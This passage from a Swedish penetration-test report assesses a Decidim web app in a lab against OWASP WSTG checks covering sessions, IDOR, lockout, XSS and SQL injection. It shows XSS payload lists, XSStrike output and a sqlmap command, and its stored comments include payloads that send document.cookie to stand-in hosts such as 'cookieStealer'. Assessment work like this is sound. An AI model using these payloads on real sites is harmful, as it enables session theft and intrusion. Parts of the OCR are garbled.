NNT7Yymn4%2BUVc3uQgK%2B7Lzt5qLH21vZ%2Fqh4WvgYT%2FqL04vNMLQ93%2B8MaGNIFcUhgAAZVnA4ohiu1  
adA8bGS9fVcPFWh2U%2BUTGoXcsWaxplXQD5bF5mXsY5MaGQrPURSra0q5SXRJbEq73QdS1lZxrkPviqp7snQ1  
emEDz0AwkkkFA3QjcMMuk1XvvvPru4zyuAPwIg77xZn2H9gE%2FPHPzctrY%3D--GxiGeUSVXS4bjPR9--rI45  
AZrk3sVUpko9lDo0Iw%3D%3D; path=/; expires=Mon, 22 Dec 2025 08:23:21 GMT; HttpOnly; Sam  
eSite=Lax  
X-Request-Id: d8ac9f72-f1f6-4c37-a242-5cf665b46b8d  
Server-Timing: sql.active_record;dur=14.17, instantiation.active_record;dur=0.14  
Content-Length: 0
```

Resultat

Servern svarade med HTTP 302 och omdirigerade till /system/admins/sign_in. I samma svar utfärdades en ny _session_id, vilket indikerar att servern skapade en ny anonym session (ej autentiserad) och ignorerade den förfalskade sessionen.

Bedömning

Applikationen accepterar inte manipulerade eller ogiltiga sessions-ID:n.
Sessionshanteringen fungerar korrekt och motstår försök till sessionsförfalskning.

Test 3 – IDOR (Insecure Direct Object Reference)

Vad testas

Om användare kan nå andra användares resurser genom att manipulera ID:n i URL:en.


Varför testades /users/1 och /users/2?

I många webbapplikationer används numeriska ID:n i URL:er för att identifiera resurser, till exempel användarprofiler. Ett vanligt IDOR-problem uppstår när en användare kan ändra ID:t i URL:en och få åtkomst till en annan användares data.

Genomförande

Försökte nå /users/1 och /users/2 utan behörighet genom

- <http://192.168.50.10:3000/users/1>
- <http://192.168.50.10:3000/users/2>



Resultat

Applikationen returnerade ett routing error (No route matches) och inga användarresurser exponerades.

Bedömning

Decidim exponerar inte användarobjekt direkt via numeriska ID:n i URL-strukturen. Ingen IDOR-sårbarhet identifierades.

4.4, WSTG-ATHN-03, Testing for Weak Lock Out Mechanism

Syfte

Att testa om applikationen har skydd mot automatiska gissningsattacker på lösenord, exempelvis brute force-attacker där en angripare försöker logga in upprepade gånger med felaktiga lösenord.

Förklaring

Om en angripare kan försöka gissa ett lösenord obegränsat antal gånger utan konsekvenser, ökar risken för att konton kan kapas genom automatiserade attacker.

Ett korrekt skydd kan exempelvis bestå av:

- Tillfällig kontolåsning efter ett visst antal misslyckade inloggningar
- Fördröjning (rate limiting)
- CAPTCHA eller liknande skydd

Verktyg

- **Burp Suite** – för att automatisera upprepade inloggningsförsök
- **Webbläsare** – för manuell testning av inloggningsfunktionen



Genomförande

Två metoder användes:

1. Manuell inloggning via webbläsare
2. Upprepade inloggningsförsök observerade via Burp Suite

Följande observerades:

- Applikationens HTTP-svar vid felaktiga respektive korrekta inloggningar
- Om kontot låstes eller om någon begränsning infördes efter flera misslyckade försök



Resultat

- Felaktiga inloggningsförsök: Returnerar HTTP 403 Forbidden
- Korrekt inloggning: Returnerar HTTP 302 Found (omdirigering efter lyckad inloggning)
- Ingen kontrollåsning eller begränsning: Systemet tillåter obegränsat antal inloggningsförsök

Detta innebär att applikationen inte blockerar eller fördröjer upprepade misslyckade försök.

Bedömning


I den testade miljön identifierades ingen tydlig mekanism för kontrollåsning eller skydd mot upprepade inloggningsförsök. Detta skulle i en produktionsmiljö kunna innebära en ökad risk för brute force-attacker.

[illegible]

Genomförande

Test 1 – Direkt åtkomst till skyddad URL

- Navigerade manuellt till den skyddade resursen /system i webbläsaren utan att vara inloggad.



Test 2 – Åtkomst efter utloggning

- Loggade in i applikationen.
- Loggade därefter ut.
- Försökte återigen navigera till /system.

Test 3 – Felaktiga autentiseringsuppgifter

- Försökte logga in med felaktig e-postadress och/eller lösenord via inloggningsformuläret.

Test 4 – Direkt HTTP-anrop till skyddad resurs

- Skickade en manuell HTTP-förfrågan till den skyddade resursen /system utan autentisering: `curl -i http://192.168.50.10:3000/system`

```
Session Actions Edit View Help
(kali㉿kali)-[~]
$ curl -i http://192.168.50.10:3000/system
HTTP/1.1 302 Found
Location: http://192.168.50.10:3000/system/admins/sign_in
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
Set-Cookie: _session_id=rZNbStB9h1q%2Fi0VyY7rwpallnfjUIZOW3heTTnXPc1NYjPvDxSL4XvfUp0Xs
LNvJFSopkPNbh6kUVChWEMmleJxbEFzMU5WV23F2BGfsX9vL05pF1Uz5F50MwbIkKGam8G9j0ekHSE%2F0STFD
hp9vXcTvBEaHT7SdCvMgoeINPeQF2baS5UvI9wCbyY8P6dcnrJF2Vhhh7FxxCJr%2F2TTPJ1sNYV0zxPYUhw2I
%2F4%2BpodB8bVgYrd%2FAsTlr03ohZFIUhyaGU5YWX1EkB9AWyBYAMnCR5zj0WrduaN0ub9d6GI09k0drEtA1
wzXasHcs76ZkurCcg9o%2B0k60R%2FwvDmayZpwzwx3YZrIvgH3wEI%2Bpwa7oNUqlfwLXIFBEu%2FiSU3s4Ps
vSW2mpwOS8ZVsi4CsWvRD08EHSIOJRfVvurf%2FnMR1GXfoJBR%2BcLxc%3D--XBCS%2BGKBFsN2RGyH--kubP
h7YmlOPbEOhF3RPnLA%3D%3D; path=/; expires=Mon, 22 Dec 2025 08:17:36 GMT; HttpOnly; Sam
eSite=Lax
X-Request-Id: 381feca1-053d-4ad3-874d-8c6863e27320
Server-Timing: sql.active_record;dur=1.10, instantiation.active_record;dur=0.10
Content-Length: 0
```

Resultat

- Test 1: Obehörig användare omdirigerades till /system/admins/sign_in.
- Test 2: Efter utloggning krävdes ny inloggning för åtkomst till skyddad resurs.
- Test 3: Applikationen returnerade ett generiskt felmeddelande: "Invalid Email or password."
- Test 4: Servern svarade med HTTP 302 redirect till inloggningssidan.

Inga skyddade resurser kunde nås utan korrekt autentisering.

Bedömning

Samtliga tester visar att skyddade resurser kräver giltig autentisering och att obehöriga användare konsekvent omdirigeras till inloggningssidan.

4.6 WSTG-SESS-01 – Testing for Session Management Schema

Syfte

Att säkerställa att applikationens sessionshantering är korrekt implementerad och skyddar mot manipulation, återanvändning och kapning av sessioner.

Förklaring

Sessionshantering är det system som håller reda på vilka användare som är inloggade. Varje inloggad användare får en unik "session" (en digital biljett) som identifierar dem. Testet kontrollerar om detta system är säkert och inte kan luras av angripare.

Test 1 – Session Fixation

Vad testas:

Om en angripare kan återanvända ett sessions-ID före och efter inloggning.

Genomförande

- Observerade sessions-ID innan inloggning.
- Loggade in i applikationen.
- Jämförde sessions-ID efter autentisering.

Resultat

Sessions-ID ändrades efter lyckad autentisering.

Bedömning

Applikationen skyddar mot session fixation genom att generera ett nytt sessions-ID vid inloggning.

Test 2 – Sessionscookie-attribut

Vad testas

Om cookies har säkerhetsattribut som skyddar mot XSS och CSRF.

Genomförande

- Granskade Set-Cookie-header i HTTP-svar efter inloggning.

Resultat

Observerade följande attribut

- HttpOnly: Ja
- SameSite=Lax: Ja
- Secure: Nej (på grund av HTTP i testmiljön)

Bedömning

Cookies är korrekt skyddade med HttpOnly och SameSite. Avsaknad av Secure beror på att testmiljön använder HTTP och bedöms inte som ett kodfel.

Test 3 – Session Reuse efter utloggning

Vad testas

Om en tidigare giltig session kan återanvändas efter att användaren loggat ut.

Genomförande

- Loggade ut från applikationen.
- Försökte därefter använda tidigare sessions-ID för att nå skyddad resurs (/system).

Resultat

Användaren omdirigerades till inloggningssidan (/system/admins/sign_in).

Bedömning

Sessioner invalideras korrekt vid utloggning och kan inte återanvändas.

7.1 & 7.2, WSTG-INPV-01 & WSTG-INPV-02 Testing for Cross-Site Scripting (XSS)

Syfte

Att undersöka om applikationen är sårbar för Cross-Site Scripting (XSS), där angripare kan injicera och köra skadlig JavaScript-kod i användarnas webbläsare.

Förklaring

Cross-Site Scripting (XSS) är en attack där en angripare lyckas injicera skadlig JavaScript-kod som sedan körs i offerets webbläsare. Det finns två huvudtyper:

- **Reflekterad XSS (WSTG-INPV-01):** Skriptet skickas via en länk och körs direkt när sidan laddas
- **Lagrad XSS (WSTG-INPV-02):** Skriptet sparas på servern (t.ex. i en kommentar) och körs för alla som besöker sidan senare

Verktyg

- Webbläsare (manuell testning)
- Curl (kommandoradsbaserad testning)
- Burp Suite (automatiserad testning)
- XSSStrike (specialiserat XSS-testverktyg)

Genomförande

Först testades applikationen manuellt i webbläsaren genom att skriva skriptkod i sökfält och formulär. Sedan användes cURL för att skicka skript via HTTP-förfrågningar och analysera serverresponser. Därefter automatiserades testningen med Burp Suite, där trafik fångades upp och både automatisk scanning och manuell verifiering genomfördes. Slutligen användes specialverktyget XSSStrike för att systematiskt testa alla inmatningspunkter och leta efter dolda sårbarheter.

Attack Save

3. Intruder attack of http://192.168.50.10:3000

Attack Save

Results Postions

Capture filter: Capturing all items

View filter: Showing all items Apply capture filter

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
23	<IMG%20SRC=javascript(alert(document.cookie))>	400	1			908	
24	<IMG%20SRC=javascript(alert('WXSX'))>	400	2			908	
0	"><script>"	200	943			104889	
1	<script>alert("WXSX");</script>	200	918			105777	
2	<script>alert("WXSX");//</script>	200	907			107261	
3	<script>alert(document.cookie)</script>	200	889			108071	
4	<script>alert(document.cookie)</script>	200	905			107503	
5	><script>alert(document.cookie)</script>	200	940			107847	
6	><script>alert(document.cookie)</script>	200	889			108035	
7	%3alert(WXSX)%3	200	978			108347	
8	%3script%3ealert("WXSX");%3c%3script%3e	200	885			107387	
9	%3script%3ealert(document.cookie);%3c%2fscript%3e	200	981			107691	
10	%3Cscript%3ealert(%22X%X%20SS%22);%3Cscript%3E	200	959			107405	
11	scripttalert(document.cookie);</script>	200	1045			110993	

Request Response

Pretty Raw Hex

```

1 GET /search?term=%3ctHON%20SRChd%22 av ascript%3ealert('WXSX')%3B%2Z%3e HTTP/1.1
2 Host: 192.168.50.10:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.50.10:3000/processes/branch-strict/f/5/meetings
8 Connection: keep-alive
9 Cookie: decidi=consent=1%20essential%22:true%20Q%2Dpreferences%22:true%20Q%2Danalytics%22:true%20Q%2Dmarketing%22:true%; session_id=
0 <IMG%20SRC=javascript:script>alert('WXSX');></script>gobHwTncLjLPkPzFv2GEOOYvtSqdJ OMLF0oV4A0ND0YHGBFFCuMtlr6QSaySetl67ohb9e%2BqhQy%2BF9FYIve4hN%2FNxK1OTOfU72SDRAschbHEFeEyuyQ%2Bdybl
1 50EA69b)6gEjYq.NtF%3Bddzdc%2QNdde.AP4DYBrVCPlymbtFRtYufFo45jCCogapFTu41PMX%3JBENbAF9FYvzLKms2rPeAg%2FXEUJVrygeBBFIJYXbfJ3XKLNUQwh2BV15B1OCMDQWLTKO5APMezSy5yq2FBruvs5GLM%2BqhQy%2t%2BYa1UZ7ZZOMFYBOZDqPTHow
2 1XAAtsqnBgAQ%2Bq%2B727zyYtAd6Ink20di%2Bn%2Bq%2BxBLHEGILm%2FOrtFAorBTh4Ln2PYtzYv6w3BLuAGOVj%2B9BeJSojqpkGfQ%2BQ%2BpQJyspfMoAQ%2BpYwJ%2BcHV2tqt%2B2Stk%3OLdASEtBEueqBt32nd6wlyghyGAG4GUj%2BjVB1StSc32tgr%2Duzly78N%
3 KVGvucacskZt%2B29Bp%2B1y%2BDEs3t4EujYowuPzP%2B2B%2B3K1k1hIK%2BvcLdLbLbgqnP7pLdbqUBq%2B9FMFMSBOUSouf%2Bc2Bbhq%2F3tc21VfMPqzc%2B3%2Bchck%2B1VeRMklJPqJ%2BZFw%2BHZG2ELMuUmj142SEdJk7kFLk%2AtoXD0SiSRFA--PrYys
4 XLPkPA4Y4 -UP2pZ%2B99ajwy%2Bng%2BhQ%2BD30
5 Upgrade-Insecure-Requests: 1
6 Priority: u=0, i
7 
8 
9 
```

Last activity

about 11 hours ago

New comment: **test**

Voluptates quis.

about 11 hours ago

🗨 New comment: "&!--"= &{() }

Voluptates quis.

about 11 hours ago

🔍 New comment: `';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))//...`

Voluptates quis.

about 11 hours ago

🔍 New comment: ">document.location='http://your.site.com/cgi-bin/cookie.cgi?' + document.cookie

Voluptates quis.

about 11 hours ago

🔍 New comment: ">document.location='http://cookieStealer/cgi-bin/cookie.cgi?'+document.cookie

Voluptates quis.

about 11 hours ago

New comment:

Voluptates quis.

about 11 hours ago

🗨 New comment:

Voluptates quis.

about 11 hours ago

🗨 New comment:

Voluptates quis.

```
(decidim-test@kali) ~/XSStrike  
$ python3 xsstrike.py -u http://192.168.50.10:3000/search?term=test
```

XSStrike v3.1.5

```
[~] Checking for DOM vulnerabilities  
[+] Potentially vulnerable objects found
```

```
8   setTimeout(() => {  
14  setTimeout(() => {  
22  setTimeout(() => {  
27  setTimeout(() => {
```

[+] WAF Status: Offline

[!] Testing parameter: term

[!] Reflections found: 54

[~] Analysing reflections

[~] Generating payloads

[!] Payloads generated: 1536

[+] Payload: <d3v%0doNmOuseOVER%0d=%0d(confirm)()%0dx//v3dm0s

[!] Efficiency: 93

[!] Confidence: 10

[+] Payload: <Html/+onpointErENTER%09=%09[8].find(confirm)%0dx//

[!] Efficiency: 93

[!] Confidence: 10

[+] Payload: <a%0dOnMOuSEOver%0d=%0dconfirm)()%0dx//v3dm0s

[!] Efficiency: 92

[!] Confidence: 10

[+] Payload: <Html%0aoNPoInteRenTeR%0a=%0aconfirm())//

[!] Efficiency: 92

[!] Confidence: 10

[+] Payload: <a%0aoNPoIntErentEr%0d=%0d[8].find(confirm)//v3dm0s

[!] Efficiency: 93

[!] Confidence: 10

[+] Payload: <d3v%0dOnmOuseOVer+=[8].find(confirm)%0dx//v3dm0s

[!] Efficiency: 93

[!] Confidence: 10

192.168.50.10:3000/search?term=</i><h1>test</h1>

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Oooops! Your network is offline. This is a previously cached version of the page you are visiting, perhaps the content is not up to date.

Gerhold, Price and Medhurst

</i><h1>test</h1>



Search

Search

0 results for the search: "</i><h1>test</h1>"

WAI WCAG

2

```

[decidim-test@kali]~$ curl "http://192.168.50.10:3000/search?term=\"<script>alert(1)</script>"
Puma caught this error: Invalid HTTP format, parsing fails. Are you trying to open an SSL connection to a non-SSL Puma? (Puma::HttpParserError)
/home/decidim-srv/.rbenv/versions/3.3.4/lib/ruby/gems/3.3.0/gems/puma-6.5.0/lib/puma/client.rb:276:in 'execute'
/home/decidim-srv/.rbenv/versions/3.3.4/lib/ruby/gems/3.3.0/gems/puma-6.5.0/lib/puma/client.rb:276:in 'try_to_finish'
/home/decidim-srv/.rbenv/versions/3.3.4/lib/ruby/gems/3.3.0/gems/puma-6.5.0/lib/puma/client.rb:295:in 'eagerly_finish'
/home/decidim-srv/.rbenv/versions/3.3.4/lib/ruby/gems/3.3.0/gems/puma-6.5.0/lib/puma/server.rb:453:in 'process_client'
/home/decidim-srv/.rbenv/versions/3.3.4/lib/ruby/gems/3.3.0/gems/puma-6.5.0/lib/puma/server.rb:249:in 'block in run'
/home/decidim-srv/.rbenv/versions/3.3.4/lib/ruby/gems/3.3.0/gems/puma-6.5.0/lib/puma/thread_pool.rb:166:in 'block in spawn_thread'

[decidim-test@kali]~$ curl -G "http://192.168.50.10:3000/search" --data-urlencode "term=\"<script>alert(1)</script>"
<!DOCTYPE html>
<html lang="en" dir="ltr" class="no-js">
  <head>
    <title>Search - Purdy Inc</title>
    <meta name="csrf-param" content="authenticity_token" />
    <meta name="csrf-token" content="DLHro2bVfBeasREnApMdEXYTiAONhxmXldryn0KeT9b6YtJHnois6P6CwK1cVedJs8m0cg4hJLSGDRb8uwuLA" />

    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=en&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="en">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=bg&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="bg">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=ar&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="ar">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=ca&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="ca">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=cs&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="cs">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=da&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="da">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=de&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="de">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=el&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="el">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=eo&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="eo">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=es-MX&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="es-MX">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=es-PY&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="es-PY">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=eu&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="eu">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=fa&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="fa">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=fi-pl&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="fi-pl">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=fi&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="fi">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=fr&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="fr">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=fr-CA&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="fr-CA">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=ga&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="ga">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=gl&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="gl">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=hr&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="hr">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=hu&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="hu">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=id&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="id">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=is&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="is">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=it&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="it">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=ja&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="ja">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=ko&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="ko">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=lb&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="lb">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=lt&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="lt">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=lv&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="lv">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=mt&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="mt">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=nl&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="nl">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=no&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="no">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=pl&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="pl">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=pt-BR&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="pt-BR">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=pt&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="pt">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=ru&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="ru">
    <link rel="alternate" href="http://192.168.50.10:3000/search?locale=sk&term=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E" hreflang="sk">

```

Testerna visade inget som tyder på att det finns risk för Cross Site Scripting och Cross Site Scripting.

7.5, WSTG-INPV-05, Testing for SQL Injection

Syfte

Att undersöka om applikationen är sårbar för SQL-injektion, där angripare kan injicera skadliga SQL-kommandon för att stjäla, ändra eller radera databasinformation.

Verktyg

- **SQLMap** (automatiserat testverktyg för SQL-injektion)

Genomförande

Vi använde SQLMap för att analysera HTTP-förfrågningar från inloggningsformuläret:

Kommando: sqlmap -r userlogin.txt --level 5 --risk 3 --batch

```
[12:26:49] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'  
[12:26:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'  
[12:26:50] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'  
[12:26:52] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'  
[12:26:53] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'  
[12:26:54] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'  
[12:26:54] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'  
[12:26:54] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL)'  
[12:26:55] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL - original value)'  
[12:26:55] [INFO] testing 'Boolean-based blind - Parameter replace (CASE)'  
[12:26:55] [INFO] testing 'Boolean-based blind - Parameter replace (CASE - original value)'  
[12:26:55] [INFO] testing 'HAVING boolean-based blind - WHERE, GROUP BY clause'  
[12:26:57] [INFO] testing 'Generic inline queries'  
[12:26:57] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'  
[12:26:58] [INFO] testing 'Generic UNION query (random number) - 1 to 10 columns'  
[12:26:58] [WARNING] parameter 'User-Agent' does not seem to be injectable  
[12:26:58] [WARNING] parameter 'Referer' does not appear to be dynamic  
[12:26:58] [WARNING] heuristic (basic) test shows that parameter 'Referer' might not be injectable  
[12:26:58] [INFO] testing for SQL injection on parameter 'Referer'  
[12:26:58] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[12:26:59] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'  
[12:26:59] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'  
[12:26:59] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'  
[12:26:59] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'  
